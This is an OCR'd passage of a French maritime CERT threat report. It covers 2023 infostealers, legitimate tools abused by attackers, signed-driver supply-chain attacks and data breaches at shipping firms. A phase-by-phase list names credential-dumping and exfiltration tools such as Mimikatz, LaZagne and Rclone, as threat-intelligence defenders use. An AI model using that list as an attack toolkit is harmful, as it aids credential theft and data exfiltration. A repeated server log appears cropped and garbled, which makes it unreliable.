
RANKING OF INFOSTEALERS

FORMBOOK
Agent TESLA
LOKIBOT
SNAKE
Keylogger

The maritime sector, like many others, is a victim of the effects of commodity malware. The OWN-CERT provides a review of the main malware delivered and targeting or impersonating the maritime sector. These malware can be delivered through identified phishing and smishing campaigns, as attachments or download links. They can also be identified in open-source campaigns (ransomware, targeted attacks, and APTs, etc.).

Agent Tesla was the most delivered malware during the year 2023. It is a popular information stealer active since 2014 and available for sale on the dark web. Other malware such as Formbook and Lokibot, the remote access tool Remcos, and the keylogger Snake have also been observed. These malicious software were generally delivered in archives or downloaded through malicious office documents.

Among the other known malware observed, Guloader, Vector Stealer, and Remcos can be mentioned. This list fits into the global trend of infostealers in 2023. These delivered malware are the result of campaigns by actors who are largely part of the cybercriminal ecosystem. These actors often target multiple sectors simultaneously. The maritime and logistics sectors are frequently used to spread malware.



Screenshot of a Formbook modelization in OpenCTI. (Source : OWN-CERT)

« DUAL-USE » TOOLS

Cobalt Strike, the well-known « adversary simulation and red team operations » software kit, continues to be used by real adversaries as well as legitimate security testing organizations. However, it is by no means the only commercially developed software used by attackers, and it is no longer the most common.

Remote desktop tools, file compression tools, common file transfer software, other utilities, and open-source security testing tools are commonly used by attackers to facilitate their work.

The most commonly abused legitimate software by attackers in the post-exploitation process are the following:

- **Discovery phase** : Advanced IP Scanner, NetScan, PCHunter, HRSword
- **Persistence** : Anydesk, ScreenConnect, DWAgent
- **Access to credentials** : Mimikatz, Veeam Credential Dumper, LaZagne
- **Lateral movement** : PsExec, Impacket, PuTTy
- **Data collection and exfiltration** : FileZilla, winscp, megasync, Rclone, WinRar, 7zip

SUPPLY CHAIN ATTACKS AND DIGITALLY SIGNED MALWARE

Companies are increasingly dependent on external services to manage their activities, as well as their IT infrastructure.

The security of data hosted by a service provider, and therefore the tools and methods implemented by the latter to ensure the security of its clients' data, have become paramount aspects.

Furthermore, the supply chain encompasses all the software and operating systems implemented within the company. It is difficult to defend against attacks that exploit reliable software, especially when these software give attackers the ability to disable endpoint protection. Companies and service providers that support them must be vigilant about alerts concerning the software they use.

For example, in 2023, a number of attacks exploiting vulnerable drivers from older software that still possessed valid digital signatures and malware intentionally using fraudulently obtained digital signatures, including digitally signed malicious kernel drivers via Microsoft Windows, were detected.

DATA ARE THE MAIN TARGET

The greatest challenge in cybersecurity faced by small businesses (and organizations of all sizes) is data protection. More than 90% of claimed attacks involve data theft, whether it is a ransomware attack or unauthorized remote access.


Data theft is the objective of most malware targeting small and medium-sized enterprises: password stealers, keyloggers, and other spyware account for nearly half of malware detections and expose the victim to the exploitation of stolen credentials for initial access in the context of an intrusion or resource search enabling indirect actions.

```
xited, code=exited, status=32/n/a
Jun 14 13:33:33 mcert-opencti systemd[1]: sys-kernel-config.mount: Failed with res
ult 'exit-code'.
Jun 14 13:33:33 mcert-opencti systemd[1]: Failed to mount Kernel Configuration Fil
e System.
Jun 14 13:33:33 mcert-opencti systemd[1]: Started Flush Journal to Persistent Stor
age.
Jun 14 13:33:33 mcert-opencti systemd[1]: Started Helper to synchronize boot up fo
r ifupdown.
Jun 14 13:33:33 mcert-opencti systemd-sysctl[36]: Couldn't [illegible] fs/protec
ted_hardlinks', ignoring: Permission denied
Jun 14 13:33:33 mcert-opencti systemd[1]: Started Login Service.
Jun 14 13:33:33 mcert-opencti systemd[1]: Started System Logging Service.
Jun 14 13:33:33 mcert-opencti systemd[1]: Started Permit User Sessions.
Jun 14 13:33:33 mcert-opencti systemd[1]: Started Container Getty on /dev/tty2.
Jun 14 13:33:33 mcert-opencti systemd[1]: Started Container Getty on /dev/tty1.
Jun 14 13:33:33 mcert-opencti systemd[1]: Started Console Getty.
Jun 14 13:33:33 mcert-opencti systemd[1]: Condition check resulted in Container Ge
tty on /dev/tty0 being skipped.
Jun 14 13:33:33 mcert-opencti systemd[1]: Reached target Login Prompts.
Jun 14 13:33:33 mcert-opencti systemd[1]: Started OpenBSD Secure Shell server.
Jun 14 13:33:33 mcert-opencti postfix/postfix-script[265]: warning: symlink leaves
 directory: /etc/postfix/./makedefs.out
Jun 14 13:33:35 mcert-opencti postfix/postfix-script[315]: starting the Postfix ma
il system
Jun 14 13:33:36 mcert-opencti postfix/master[317]: daemon started -- version 3.4.1
4, configuration /etc/postfix
Jun 14 13:33:36 mcert-opencti systemd[1]: Started Postfix Mail Transport Agent (in
stance -).
Jun 14 13:33:36 mcert-opencti systemd[1]: Starting Postfix Mail Transport Agent...
Jun 14 13:33:36 mcert-opencti systemd[1]: Started Postfix Mail Transport Agent.
Jun 14 13:34:35 mcert-opencti 01-start-OpenCTI-Platform[105]: OpenCti started on :
4000
Jun 14 13:34:35 mcert-opencti 01-start-OpenCTI-Platform[105]: Workers started
Jun 14 13:34:36 mcert-opencti 01-start-OpenCTI-Platform[105]: true
Jun 14 13:34:36 mcert-opencti 01-start-OpenCTI-Platform[105]: true
Jun 14 13:34:36 mcert-opencti 01-start-OpenCTI-Platform[105]: true
Jun 14 13:34:36 mcert-opencti 01-start-OpenCTI-Platform[105]: true
Jun 14 13:34:36 mcert-opencti 01-start-OpenCTI-Platform[105]: Connectors started
Jun 14 13:34:36 mcert-opencti 01-start-OpenCTI-Platform[105]: Started OpenCTI Platform.
Jun 14 13:34:36 mcert-opencti systemd[1]: Started OpenCTI Platform connectors...
Jun 14 13:34:36 mcert-opencti systemd[1]: Starting OpenCTI Platform connectors...
Jun 14 13:34:37 mcert-opencti 01-start-OpenCTI-Connectors[1371]: Connectors starte
d
Jun 14 13:34:37 mcert-opencti systemd[1]: Started OpenCTI Platform connectors.
Jun 14 13:34:37 mcert-opencti systemd[1]: Reached target Multi-User System.
Jun 14 13:34:37 mcert-opencti systemd[1]: Reached target Graphical Interface.
Jun 14 13:34:37 mcert-opencti systemd[1]: Starting Update UTMP about System Runlev
el Changes...
Jun 14 13:34:37 mcert-opencti systemd[1]: systemd-update-utmp-runlevel.service: Su
cceeded.
Jun 14 13:34:37 mcert-opencti systemd[1]: Started Update UTMP about System Runleve
l Changes.
Jun 14 13:34:37 mcert-opencti systemd[1]: Startup finished in 1min 7.776s.
root@mcert-opencti:~#
```

The maritime sector handles large amounts of sensitive data, including cargo manifests, shipping schedules, and crew information. Attackers can exploit vulnerabilities to steal this data, which compromises commercial security, competitive advantage, or privacy protection. This data theft occurs following the compromise of an information system, either through the exploitation of a vulnerability in the company's IT system or a phishing campaign. It is also often accompanied by the encryption of the information system by ransomware.

Among the significant data breaches of 2023, those impacting passenger transport companies such as Corsica Ferries[29] and the leisure group Brunwick[30] stand out. The DP World Plc[31] group revealed the theft of personal data belonging to employees following the cyberattack detected on November 10, which targeted its Australian entities.

These data breaches involved confidential data about the company. The ransomware group Hunters International announced that it had attacked the Australian defense shipbuilder Austal USA. It stated that it had confidential data on Austal's operations, while the company holds several orders from the US Navy, including the construction of nuclear submarines.



They also mainly correspond to personal data of customers, which remains the most frequently stolen and found for sale, even if it is difficult to clearly identify what happens to them. Among these data, we find: names, postal addresses, phone numbers, social security numbers, driver's license numbers, birth certificates, credit card information, health insurance information, and health-related data...

These data breaches have become real means of pressure by ransomware groups, who have sometimes even abandoned the action of encryption for the threat of disclosure. This was the case for the CLOP ransomware, following the exploitation of the vulnerability in the MOVEit solution, which only resorted to the threat of data disclosure, notably against the company DHL.»

REFERENCES

1. “Office of public affairs | u.s. Government disrupts botnet people’s republic of china used to conceal hacking of critical infrastructure | united states department of justice,” https://www.justice.gov/opa/pr/us-government-disrupts-botnet-peoplesrepublic-china-used-conceal-hacking-critical.

2. “Routers roasting on an open firewall: The kv-botnet investigation - lumen,” https://blog.lumen.com/routers-roasting-on-an-open-firewall-the-kv-botnetinvestigation/, https://blog.lumen.com/routers-roasting-on-an-open-firewall-the-kvbotnet-investigation/.

3. “US navy ‘impacted’ by volt typhoon group, as attacks on more critical infrastructure sectors emerge,” https://industrialcyber.co/news/us-navy-impactedby-volt-typhoon-group-as-attacks-on-more-critical-infrastructure-sectors-emerge/.

4. “China’s cyber army is invading critical u.s. Services,” https://www.washingtonpost.com/technology/2023/12/11/china-hacking-hawaiipacific-taiwan-conflict/.

5. “RE4Vwwd.pdf,” https://query.prod.cms.rt.microsoft.com/cms/api/am/binary/RE4Vwwd.

6. “Calisto show interests into entities involved in ukraine war support,” https://blog.sekoia.io/calisto-show-interests-into-entities-involved-in-ukraine-warsupport/.

7. “Dragos reveals Electrum October attack on Ukrainian electric entity using custom tools, CaddyWiper malware“, https://industrialcyber.co/news/dragos-reveals-electrum-october-attack-on-ukrainian-electric-entity-using-custom-tools-caddywiper-malware/

8. “Taking action against hackers in iran,” https://about.fb.com/news/2021/07/takingaction-against-hackers-in-iran/.

9. “Iran : Une « militarisation du régime » par les gardiens de la révolution ?” https://www.areion24.news/2024/01/10/iran-une-militarisation-du-regime-par-lesgardiens-de-la-revolution/.

10. “The iranian islamic revolutionary guard corps (irgc) from an iraqi view – a lost role or a bright future?” https://www.csis.org/analysis/iranian-islamic-revolutionaryguard-corps-irgc-iraqi-view-lost-role-or-bright-future.

11. “Mer rouge : Le navire espion iranien m/v behshad aurait été visé par unecyberattaque américaine,” https://www.opex360.com/2024/02/17/mer-rouge-lenavire-espion-iranien-m-v-behshad-aurait-ete-vise-par-une-cyberattaqueamericaine/.

12. “FBI: Smuggling vessel’s captain was in contact with iranian military,” https://maritime-executive.com/article/fbi-smuggling-dhow-s-captain-called-the irgc-before-us-navy-boarding

13. “US says it disrupts illicit oil shipment by iran’s irgc, seizes contraband crude,” https://www.reuters.com/world/us-says-it-disrupts-illicit-oil-shipment-by-iransirgc-seizes-contraband-crude-2023-0

14. “Iran’s irgc seizes vessel carrying 11 million litres of fuel,” https://www.aljazeera.com/news/2022/10/31/iran-irgc-seizes-foreign-vesselcarrying-11mn-litres-of-fuel.

15. “Iran says it seized ships in gulf for alleged fuel smuggling - al-monitor: Independent, trusted coverage of the middle east,” https://web.archive.org/web/20231207034814/https://www.almonitor.com/originals/2023/12/iran-says-it-seized-ships-gulf-alleged-fuelsmuggling.

16. “Le porte-conteneurs msc aries abordé et saisi par les commandos iraniens près d’Ormuz | mer et marine,” https://www.meretmarine.com/fr/marine-marchande/leporte-conteneurs-msc-aries-aborde-et-saisi-par-les-commandos-iraniens-pres-dormuz.

17. “Leaks and revelations: A web of irgc networks and cyber companies,” https://www.recordedfuture.com/leaks-and-revelations-irgc-networks-cybercompanies.

18. “Iran cyber threat overview,” https://blog.sekoia.io/iran-cyber-threat-overview/.

19. “Ransomware trends 2023 report,” https://cyberint.com/blog/research/ransomware-trends-and-statistics-2023-report/.

20. “CERTFR-2023-ale-005.pdf,” https://www.cert.ssi.gouv.fr/uploads/CERTFR-2023-ALE-005.pdf.

21. “Zero-day vulnerability in moveit transfer exploited for data theft,” https://www.mandiant.com/resources/blog/zero-day-moveit-data-theft.

22. “DHL investigating moveit breach as number of victims surpasses 20 million,” https://therecord.media/dhl-moveit-breach-investigation.

23. “DHL staff data breach claim | leigh day,” https://www.leighday.co.uk/ourservices/group-claims/dhl-staff-data-breach-claim/.

24. “Mass exploitation of citrixbleed vulnerability, including a ransomware group,” https://doublepulsar.com/mass-exploitation-of-citrixbleed-vulnerability-including-aransomware-group-1405cbb9de18

25. “Investigation of session hijacking via citrix netscaler adc and gateway vulnerability (cve-2023-4966),” https://www.mandiant.com/resources/blog/sessionhijacking-citrix-cve-2023-4966.

26. “Widely exploited vulnerability likely cause of dp world australia’s attack,” https://maritime-executive.com/article/widely-exploited-vulnerability-likely-causeof-dp-world-australia-s-attack.

27. “Guidance for investigating attacks using cve-2023-23397,” https://www.microsoft.com/en-us/security/blog/2023/03/24/guidance-forinvestigating-attacks-using-cve-2023-23397/.

28. “Detecting malicious activity against microsoft exchange servers,” https://www.wojsko-polskie.pl/woc/articles/aktualnosci-w/detecting-maliciousactivity-against-microsoft-exchange-servers/.

29. “Corsica ferries ciblée par le gang de rançongiciel alphv,” https://www.zdnet.fr/actualites/corsica-ferries-ciblee-par-le-gang-de-rancongicielalphv-39962280.htm.

30. “Brunswick corporation files official notice of june 2023 data breach,” https://www.jdsupra.com/legalnews/brunswick-corporation-files-official-5967203/.

31. “DP world says hackers stole australian ports employee data,” https://www.maritimeprofessional.com/news/world-says-hackers-stole-australian389698.

32. “Cybercriminals hit naval shipyard austal usa,” https://maritimeexecutive.com/article/hackers-claim-to-have-stolen-data-from-u-s-naval-shipyardaustal-usa.

```
ed, code=exited, status=32/n/a
 14 13:33:33 mcert-opencti systemd[1]: sys-kernel-config.mount: Failed wi
 'exit-code'.
 14 13:33:33 mcert-opencti systemd[1]: Failed to mount Kernel Configuration Fil
ystem.
n 14 13:33:33 mcert-opencti systemd[1]: Started Flush Journal to Persistent Stor
e.
n 14 13:33:33 mcert-opencti systemd[1]: Started Helper to synchronize boot up fo
 ifupdown.
un 14 13:33:33 mcert-opencti systemd-sysctl[56]: Couldn't write '1' to 'fs/protec
ed_hardlinks', ignoring: Permission denied
Jun 14 13:33:33 mcert-opencti systemd[1]: Started Login Service.
Jun 14 13:33:33 mcert-opencti systemd[1]: Started System Logging Service.
Jun 14 13:33:33 mcert-opencti systemd[1]: Started Permit User Sessions.
Jun 14 13:33:33 mcert-opencti systemd[1]: Started Container Getty on /dev/tty2.
Jun 14 13:33:33 mcert-opencti systemd[1]: Started Container Getty on /dev/tty1.
Jun 14 13:33:33 mcert-opencti systemd[1]: Started Console Getty.
Jun 14 13:33:33 mcert-opencti systemd[1]: Condition check resulted in Container Ge
     tty0 being skipped.
        mcert-opencti systemd[1]: Reached target Login Prompts.
          -opencti systemd[1]: Started OpenBSD Secure Shell server.
           opencti postfix/postfix-script[265]: warning: symlink leaves
           ./makedefs.out
             cti postfix/postfix-script[315]: starting the Postfix ma
              postfix/master[317]: daemon started -- version 3.4.1
                    md[1]: Started Postfix Mail Transport Agent (in
                       [1]: Starting Postfix Mail Transport Agent...
                       ]: Started Postfix Mail Transport Agent.
                        enCTI-Platform[105]: OpenCTI started on :
                          -Platform[105]: Workers started
                          -Platform[105]: true
                          -Platform[105]: true
                           Platform[105]: true
                           latform[105]: true
                            tform[105]: true
                            form[105]: Connectors started
                             rm[105]:
                              CTI Platform.
                              CTI Platform connectors...
                              rs[1371]: Connectors starte
                               Platform connectors.
                               ulti-User System.
                               raphical Interface.
                               TMP about System Runlev
                                -runlevel.service: Su
                                 about System Runleve
                                 in 7.776s.
```

James Eades on Unsplash

SUPPORTED BY

FRANCE RELANCE

PREMIER MINISTRE
Liberté
Égalité
Fraternité

Secrétariat général de la mer

RÉPUBLIQUE FRANÇAISE
Liberté
Égalité
Fraternité

ANSSI

Région BRETAGNE

Brest MÉTROPOLE

MARITIME COMPUTER EMERGENCY RESPONSE TEAM

Le Grand Large
Quai de la douane, 2ème éperon
29200 BREST - FRANCE

www.m-cert.fr

M-CERT

M_CERT_FR

Operated by

FRANCE CYBER MARITIME

02 57 52 09 87

contact@france-cyber-maritime.eu

www.m-cert.fr

SUPPORTED BY

FRANCE RELANCE

PREMIER MINISTRE
Liberté
Égalité
Fraternité

Secrétariat général
de la mer

RÉPUBLIQUE
FRANÇAISE
Liberté
Égalité
Fraternité

Région
BRETAGNE

Brest
MÉTROPOLE